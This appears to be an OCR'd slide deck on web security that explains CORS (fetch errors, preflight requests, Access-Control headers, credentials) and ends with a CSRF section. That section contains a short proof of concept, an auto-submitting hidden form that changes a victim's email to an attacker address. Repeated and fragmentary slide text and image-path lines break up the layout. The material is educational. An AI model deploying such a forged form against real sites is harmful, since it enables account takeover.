CORS


Cross-Origin Resource Sharing


```
const url = 'http://api.ya.ru';

fetch(url);
```


```
const url = 'http://api.ya.ru';

fetch(url);
```

```
Access to fetch at 'http://api.ya.ru/' from origin 'http://localhost:3000' has localhost/:1
been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the
requested resource. If an opaque response serves your needs, set the request's mode to 'no-
cors' to fetch the resource with CORS disabled.
Uncaught (in promise) TypeError: Failed to fetch                                localhost/:1
```


```
POST https://request.url.com/api/path/login/
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=utf-8
Origin: https://request.url.com
Cookie: PHPSESSID=UarhdHU%2Fs2LRgF%2FYhht43XEad3SAC;
Content-Length: 60
Accept-Language: ru
Host: request.url.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.5 Safari/605.1.15
Referer: https://request.url.com/request/was/from/here/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
--data-binary {"login":"this_is_login","password":"my_secret_password"}
```



JS






FETCH GET /data/






FETCH GET /data/

GET /data/
origin: http://api.ya.ru
host: google.com







FETCH GET /data/

<ERROR>

GET /data/
origin: http://api.ya.ru
host: google.com

<RESPONSE>






FETCH GET /data/

<ERROR>


GET /data/
origin: http://api.ya.ru
host: google.com

<RESPONSE>


Without CORS related headers




```
Access-Control-Allow-Origin: *
Access-Control-Allow-Origin: http://api.ya.ru
```




FETCH GET /data/






FETCH GET /data/

GET /data/
origin: http://api.ya.ru
host: google.com







FETCH GET /data/

<CONTENT>


GET /data/
origin: http://api.ya.ru
host: google.com


<CONTENT>
Access-Control-Allow-Origin: *





FETCH POST /data/







FETCH POST /data/

OPTIONS /data/

Access-Control-Request-Methods: POST







FETCH POST /data/

OPTIONS /data/

Access-Control-Request-Methods: POST

0_o???!!??!






FETCH POST /data/

<ERROR>


OPTIONS /data/

Access-Control-Request-Methods: POST

0_o???!!??!




```
Access-Control-Allow-Methods: POST
Access-Control-Allow-Methods: POST, PUT, DELETE
```




FETCH POST /data/

OPTIONS /data/

Access-Control-Request-Methods: POST







FETCH POST /data/

OPTIONS /data/

Access-Control-Request-Methods: POST

Access-Control-Request-Methods: POST





FETCH POST /data/


OPTIONS /data/


Access-Control-Request-Methods: POST

Access-Control-Request-Methods: POST

POST /data/

POST <RESULT>





FETCH POST /data/

<RESULT>


OPTIONS /data/

Access-Control-Request-Methods: POST

Access-Control-Request-Methods: POST

POST /data/

POST <RESULT>



Cookies

```
fetch(url, {
    method: 'POST', // *GET, POST, PUT, DELETE, etc.
    credentials: 'same-origin', // include, *same-origin, omit
    body: JSON.stringify(data) // body data type must match "Content-Type"
header
  });
```

```
Access-Contol-Allow-Credentials: true
```

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

CSRF

Cross Site Request Forgery

```
<form action="https://vulnerable-website.com/email/change"
method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
</form>
<script>
    document.forms[0].submit();
</script>
```